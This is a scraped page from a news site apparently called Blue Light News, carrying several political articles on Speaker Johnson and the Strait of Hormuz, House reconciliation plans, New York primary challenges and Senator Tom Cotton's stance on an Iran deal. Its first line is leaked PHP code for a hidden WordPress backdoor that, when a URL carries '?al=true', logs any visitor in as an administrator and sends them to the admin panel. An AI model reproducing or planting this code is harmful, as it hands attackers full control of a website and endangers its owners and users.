// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); Johnson on Trump’s Hormuz plan – Blue Light News
Connect with us

Congress

Johnson on Trump’s Hormuz plan

Published

on


Speaker Mike Johnson said he supports President Donald Trump’s effort to build a global coalition ensure safe passage of commerce through the Strait of Hormuz — even if Trump “didn’t anticipate it” being necessary before launching airstrikes against Iran.

Speaking to reporters after attending a Washington event with Trump, Johnson said the president told him that “he anticipated the strait of Hormuz would be closed.”

“I don’t know that he didn’t anticipate it in the front end, but now it’s necessitated,” Johnson said. He added that the coalition is “a reasonable thing” for other countries to assist with and “it would be helpful.”

Asked about how much a potential supplemental package to fund the military action would cost, Johnson said, “We don’t know yet.” Estimates for the cost of the war have exceeding $1 billion per day.


Continue Reading
Click to comment

Leave a Reply

Your email address will not be published. Required fields are marked *

Congress

Capitol agenda: House GOP races to make Recon 3.0 real

Published

on

House Republicans have eight days to prove Reconciliation 3.0 might actually happen.

The House returns Tuesday with only eight legislative days before they break again for the July 4 holiday. If members want a realistic chance at fulfilling their self-imposed timeline for advancing the legislation before the end of July — when they pause work again for another five weeks — they need to move fast.

That means assembling, and then adopting, a budget resolution — the first step in unlocking the filibuster skirting power of the reconciliation process. It took Republicans months to advance such a blueprint during their two earlier reconciliation efforts this Congress.

House GOP leaders are tentatively planning another senior-level reconciliation meeting for Wednesday, according to three people involved in the talks granted anonymity to discuss private plans.

Still, the House is coming back with several other moving items to deal with this week, including promised briefings on the president’s Iran deal and a major housing affordability package GOP leadership wants to clear as soon as Wednesday.

Reconciliation talks also come as President Donald Trump is expected to join the Senate’s GOP lunch Wednesday, where he’ll likely continue pushing the chamber to pass his SAVE America Act or attach pieces of the GOP elections bill to the party-line legislation (an idea one of the bill’s biggest backers, Sen. Mike Lee, spiked Sunday).

Republicans involved with Reconciliation 3.0 discussions also warn they need to reach a final agreement on how to pay for the bill as well as what policy items will be included before GOP leaders can try to advance any budget resolution.

At this point, however, many fiscal hawks and at-risk incumbents are largely unhappy about how the discussions are coming along.

“It’s fake pay-fors for defense spending no one has fully agreed to and no meaningful reforms,” said one House Republican granted anonymity to discuss private talks.

Back on the other side of the Capitol, GOP senators have been in no rush to start working on a third party-line bill, especially as they are consumed with other political fires — like trying to confirm Jay Clayton as director of national intelligence to speed up a FISA reauthorization (more on that below).

Rep. Morgan Griffith said he was confident if the right policies are included in the House plan the Senate would then take it up — although he, too, acknowledged the challenges of a short timeline.

“If we do it right, yeah,” Griffith said. “There’s some interesting things out there that are being discussed that could make it a real possibility.”

What else we’re watching: 

— OBAMA’S FEROCIOUS IRAN CRITIC SOFTER ON TRUMP DEAL: Tom Cotton, the No. 3 Senate Republican and chair of the chamber’s Intelligence panel, is not alone among GOP defense hawks in finding himself in an awkward position trying to defend Trump’s Iran deal after lambasting President Barack Obama’s a decade before. But the combination of his prior ferocity toward the Iranian regime and his current leadership responsibilities have put him into an especially tight spot.

— FIRST IN IC: DEMS WANT MORE OF JACK SMITH’S REPORT: Senate Judiciary Democrats are asking a federal court to unseal part of former special counsel Jack Smith’s report about his investigation into Trump’s alleged mishandling of classified documents after his first term. The request from the Senators comes as the Judiciary Committee is poised to call Smith to testify about his Biden-era cases before the end of this Congress. Republicans in the House and Senate have been investigating Smith’s work, alleging it amounted to a weaponization of the federal government against the then ex-president.

Jordain Carney and Hailey Fuchs contributed to this report.

Continue Reading

Congress

A rising populist tide is threatening New York’s powerful incumbents

Published

on

NEW YORK — Incumbents beware: The public is angry.

As voters across the country express frustration with the political establishment, congressional hopefuls are seeing a prime opportunity to tap into a movement with the potential to manifest a handful of upsets in New York’s primary elections.

The dynamic is playing out in intraparty electoral brawls across the state, where the outcomes will shape the political future for Democrats and Republicans alike.

In upper Manhattan and the Bronx, Democratic Rep. Adriano Espaillat is trying to fend off a stiff challenge from community organizer Darializa Avila Chevalier, who’s running with the backing of New York City Mayor Zohran Mamdani — a democratic socialist who channeled populist fervor in his successful bid last year.

Brooklyn Borough President Antonio Reynoso, Rep. Nydia Velazquez’s preferred successor, is squaring off against first-term Assemblymember Claire Valdez, another hopeful backed by Mamdani. Like the mayor, both Valdez and Avila Chevalier are members of the Democratic Socialists of America.

And in the upstate New York fight to replace GOP Rep. Elise Stefanik, Republican Assemblymember Robert Smullen — running with the backing of the state party — is locked in a caustic battle with Anthony Constantino, President Donald Trump’s endorsed candidate.

Candidates with scant political experience are channeling the public’s exasperated mood with the expectation that restive voters will reward them. Populist anger over rising prices and Washington leadership have provided an opening to outsiders promising a new path. And this combination has created one of the most perilous political environments for incumbents since Trump’s first presidential victory a decade ago stoked an anti-establishment fire that’s burning brighter than ever.

“If you’re perceived as being part of the status quo, then you’ve got a problem,” said Republican pollster John McLaughlin. “Regardless of which party, if you’re perceived as bringing about change you’ll win. If you’re inside the beltway you’re not talking to normal people.”

New York’s closed party primary battles are a window into the broader challenges facing incumbents across the country at a time of sustained grievance over affordability and hardening partisanship. At the same time, voters are increasingly willing to be unfazed by a candidate’s baggage — be it Graham Platner in Maine or Avila Chevalier’s tweets criticizing Joe Biden and Kamala Harris. It paints a picture of an electorate that’s willing to embrace flawed candidates, reject a political establishment they believe has failed to deliver on their promises and eager to send a message to their perceived enemies.

“We’re in a negative partisan environment and one of the most negative partisan environments we’ve ever witnessed,” Democratic former Rep. Steve Israel said. “People will overlook blemishes in their party in order to meet the existential goal of beating the other party. That creates openings for outsiders to come in with tattoos and old social media posts.”

The mood is reflected in the polling. A statewide Siena University survey released last month found a plurality of voters, 48 percent, believe New York is heading in the wrong direction. A sizable majority — 65 percent — said the country is on the wrong track.

Cost-of-living concerns, which enabled Trump’s White House return two years ago, continue to be a major factor in global elections. In the UK, affordability woes over housing and utility rates have put the ruling Labour Party on its backfoot and threaten to short-circuit Prime Minister Keir Starmer’s tenure.

Rising gas prices in the U.S. following Trump’s decision to launch a war against Iran have kept inflation stubbornly high, teeing up what’s expected to be a difficult GOP midterm. And while Democrats are feeling bullish about their prospects this November, they’re still dealing with their own, often vast, intraparty differences of opinion.

That’s especially apparent in New York, where both the leaders of the House and Senate could be situated if the Democrats have blowout wins this year. But Senate Minority Leader Chuck Schumer and House Minority Leader Hakeem Jeffries — both from Brooklyn — are not necessarily being welcomed with open arms. Some leading congressional candidates have declined to commit to supporting Jeffries as speaker if Democrats take back the House, yet another sign of hopefuls attempting to ride an anti-incumbent — and anti-establishment — sentiment.

At a debate earlier this month, the question of backing Jeffries as speaker revealed a stark contrast between Valdez and Reynoso: the former said she’s not committed to voting yes or no, while Reynoso said he would because if one doesn’t, you “become a pariah in Congress” and “won’t get any resources” into the district.

Schumer is on even shakier ground. In debates over recent weeks, when asked if they’re in favor of the 75-year-old running for reelection in 2028, many candidates in competitive races said outright that they’re not, or dodge the question. The Siena University poll released in May found Schumer’s favorable rating with New York voters statewide at only 33 percent. A majority of voters, 52 percent, hold an unfavorable view of the longtime senator — including 40 percent of Democrats.

Former city Comptroller Brad Lander, who’s waging a formidable challenge against Democratic Rep. Dan Goldman, often argues that his campaign is to enact “bold new leadership” (despite a long career in city politics). In response to a question about Schumer running for reelection, he said, “It’s time for a new leadership in the Democratic Party.” Goldman, for his part, said: “We’ll deal with that when the time comes.”

Gustavo Gordillo, co-chair of the city chapter of the DSA, said that “a key factor is seeing the failures of the Democratic Party to stop Donald Trump two elections now.” In previous cycles, he added, it felt like “a lot of people were not in the fight.”

“The national political situation has changed that for so many people, and that’s what created this hunger,” Gordillo said.

Voters’ willingness to buck incumbents has been long-simmering — and reached a boiling point in last year’s mayoral election after Mamdani, then a member of the Assembly, ran as an outsider to topple both embattled then-Mayor Eric Adams and former Gov. Andrew Cuomo.

“Coming off of a year when so many Democratic voters felt so cynical and disaffected by the Democratic Party, there were glimmers of hope in New York when someone like Zohran was elevated, to show, ‘Okay, we can transform this party by transforming leadership,’” said Usamah Andrabi, communications director for Justice Democrats, the progressive group that helped boost the Squad. “Our job is to take that momentum from Zohran’s victory and show voters you don’t have to stop here.”

The group is backing Valdez and recruited Avila Chevalier, who seemed like a gamble just weeks ago as the race was still flying under the radar. And while that campaign is still expected to be a tough battle, the suddenly high-profile nature of the race — sparked by Mamdani’s endorsement of Avila Chevalier and millions of dollars in spending from pro-Espaillat entities — is evidence that it was at least worth a shot for Justice Democrats, which had a brutal 2024 cycle when Reps. Jamaal Bowman of New York and Cori Bush of Missouri were both defeated in primaries.

The power of incumbency has for years made knocking out officeholders an uphill battle. And for retiring incumbents, that power would almost guarantee their hand-picked successor would follow them. But even that’s not enough this cycle, as evidenced in the crowded primary for outgoing Democratic Rep. Jerry Nadler’s seat, which has been anything but a glide path for his heir apparent, state Assemblymember Micah Lasher. His opponents have sought to frame themselves as “outsiders” — even if many of them do have political ties — from fellow Assemblymember Alex Bores’ assertion that he’s a victim of Big Tech’s ire to Kennedy scion Jack Schlossberg’s argument that he’s not beholden to any super PACs.

Still, some contend that experience is needed in this political climate. A super PAC backing Reynoso recently put out advertisements positioning him as someone “ready to fight back” — compared to Valdez, who has “barely a year in office.” Goldman has repeatedly made the argument that his seniority in Congress is too much to give up, arguing that Lander would be a “rookie” on Blue Light News, where legislating is more difficult given the partisan divides. And in a recent debate, Espaillat charged that Avila Chevalier “doesn’t know legislation.”

”This is a critical time in America,” Espaillat said. ”We need a fighter, somebody that really knows government.”

In New York and across the country, the playing field has been leveled significantly between incumbents and political newcomers — thanks in large part to social media turbocharging fundraising and widespread voter dissatisfaction.

Further complicating matters is partisan redistricting creating fewer swing seats, but increasingly deep blue or ruby red districts where the more competitive race is often the primary.

“You just have to care about not pissing off Trump if you’re a Republican,” former GOP Rep. John Katko said. “If you’re a Democrat you have to worry about not upsetting the far left. The cards are so stacked because of gerrymandering.”

Continue Reading

Congress

Tom Cotton, the Senate’s foremost Iran hawk, is in a Trump-induced jam

Published

on

Tom Cotton made his name in Washington as an outspoken critic of a Democratic president’s deal to check Iran’s nuclear ambitions.

Now, with a president of his own party angling toward a similarly structured agreement, the Arkansas Republican is so far using a softer voice.

Cotton, the No. 3 Senate Republican and Intelligence Committee chair, is not alone among GOP defense hawks in finding himself in an awkward position more than a decade after lambasting President Barack Obama’s Iran deal.

But the combination of his prior ferocity toward the Iranian regime and his current leadership responsibilities have put him into an especially tight spot as President Donald Trump and Vice President JD Vance sell their 14-point “memorandum of understanding” to skeptical Republicans.

Cotton moved toward critiquing that framework in a Fox News interview Thursday, crediting Trump for “making Iran weaker than it’s been in decades” while airing concerns that “certain aspects of this deal are a step in the wrong direction.”

“We need to make sure that we don’t squander the leverage that we’ve built” against Iran, he said.

That is a far cry from the rhetoric Cotton deployed as a freshman senator in 2015, when Obama was moving in concert with other global powers to force Iran to curb its nuclear program in return for sanctions relief and other economic favors.

Cotton led a brash effort to undermine the deal — most notably by organizing a public letter signed by 46 other GOP senators to Ayatollah Ali Khamenei, then the supreme leader of Iran, warning that “anything not approved by Congress is a mere executive agreement” that could be nixed by a future administration.

The letter enraged the Obama administration and congressional Democrats, but it was prescient.

After he was elected in 2016, Trump withdrew from the deal, known as the Joint Comprehensive Plan of Action, setting the stage for his second-term military campaign against Iran that he is now seeking to end by trading curbs on Iran’s nuclear program for sanctions relief and other economic favors.

If that was the only jam Cotton was facing from Trump this week, it would be plenty. But the discomfiting Iran situation has been compounded by the president’s recent moves to upend Cotton’s careful negotiations aimed at extending a key surveillance program for three years.

After Trump blew up that deal by appointing a political ally to a top intelligence position, Cotton moved quickly to fast-track a permanent replacement through his committee and rekindle the surveillance deal — only to watch Trump blow things up once again.

Majority Leader John Thune, like most Senate Republicans, had nothing but praise this week for the “great job” Cotton was doing amid the tumult over the expired spy law and the director of national intelligence drama.

“He’s a really strong chair on the committee. And he had it all teed up and ready to go,” Thune said in an interview. “Now it’s just … back to the drawing board.”

But Cotton’s moves amid the back-and-forth — particularly his decision to publicly announce a hearing would move forward Wednesday for DNI nominee Jay Clayton even after Trump publicly declared he was “cancelling” it — attracted attention on the right.

Former Trump strategist Steve Bannon voiced blistering criticism of Cotton, calling him “out of control” and suggesting he “should be turfed out” of his safe seat over trying to proceed with the hearing. Cotton is up for reelection and expected to win easily.

Cotton backtracked, postponing the hearing while noting that it was “regrettable” that Trump directed Clayton not to appear. The White House didn’t respond to questions about Cotton.

Thune defended Cotton, saying he was “operating within his rights and prerogatives” as chair in insisting, however briefly, that the hearing would go on.

Unlike most GOP senators, Cotton is unusually tight-lipped around the Capitol, enforcing a blanket “no comment” policy in the hallways this week as reporters tried several times to ask him about everything from the surveillance program to Clayton to Iran. His office did not respond to an interview request.

Cotton has plenty of supporters within the Senate Republican conference, where he is well-liked and won a contested race for the No. 3 leadership spot. And his quick rise through the party has generated speculation that he could one day become Senate GOP leader or run for president.

It’s not lost on Republicans that even the straight-talking 49-year-old, who was under consideration for a Trump Cabinet position, has found himself crosswise with the administration. That speaks to the larger issues the Senate GOP is facing as the president’s rash decisions complicate their carefully laid plans, they say.

“Senator Cotton is surely, surely a big fan and supporter of the president,” Sen. Lisa Murkowski (R-Alaska) said. But, she added, “he’s got a committee to run.”

Cotton is also hardly alone among his GOP colleagues in voicing concerns about the memorandum of understanding signed by Iran and the United States.

Though there are now more senators with MAGA-aligned “America First” foreign policy instincts than a decade ago, Cotton is part of a still-prominent pack of national security hawks that include the likes of Sen. Lindsey Graham of South Carolina and former Senate Majority Leader Mitch McConnell of Kentucky, who recruited Cotton to run in 2014.

Sen. Roger Wicker (R-Miss.), who chairs the Armed Services Committee, went even further than Cotton in a Thursday statement that said the agreement is “completely out of step with the president’s goals.” And Sen. John Cornyn (R-Texas), a member of Cotton’s committee, predicted that the agreement would only be an “intermission” in Iran’s decadeslong conflict with the United States and Israel.

“They get $300 billion — it’s not going to be for constructive or useful purposes,” Cornyn said, a reference to a “reconstruction fund” included in the agreement.

Cotton aired concerns about multiple financial concessions included in the Trump-signed memorandum, including a new allowance for Iran to conduct oil sales that he estimated would provide as much as $6 billion a month

“That money … we know is not going to build new hospitals or day cares,” Cotton said Thursday on KTHV, a Little Rock TV station. “It’s going to go to replenish their drone stockpiles, their missiles, to support terrorists.”

Continue Reading

Trending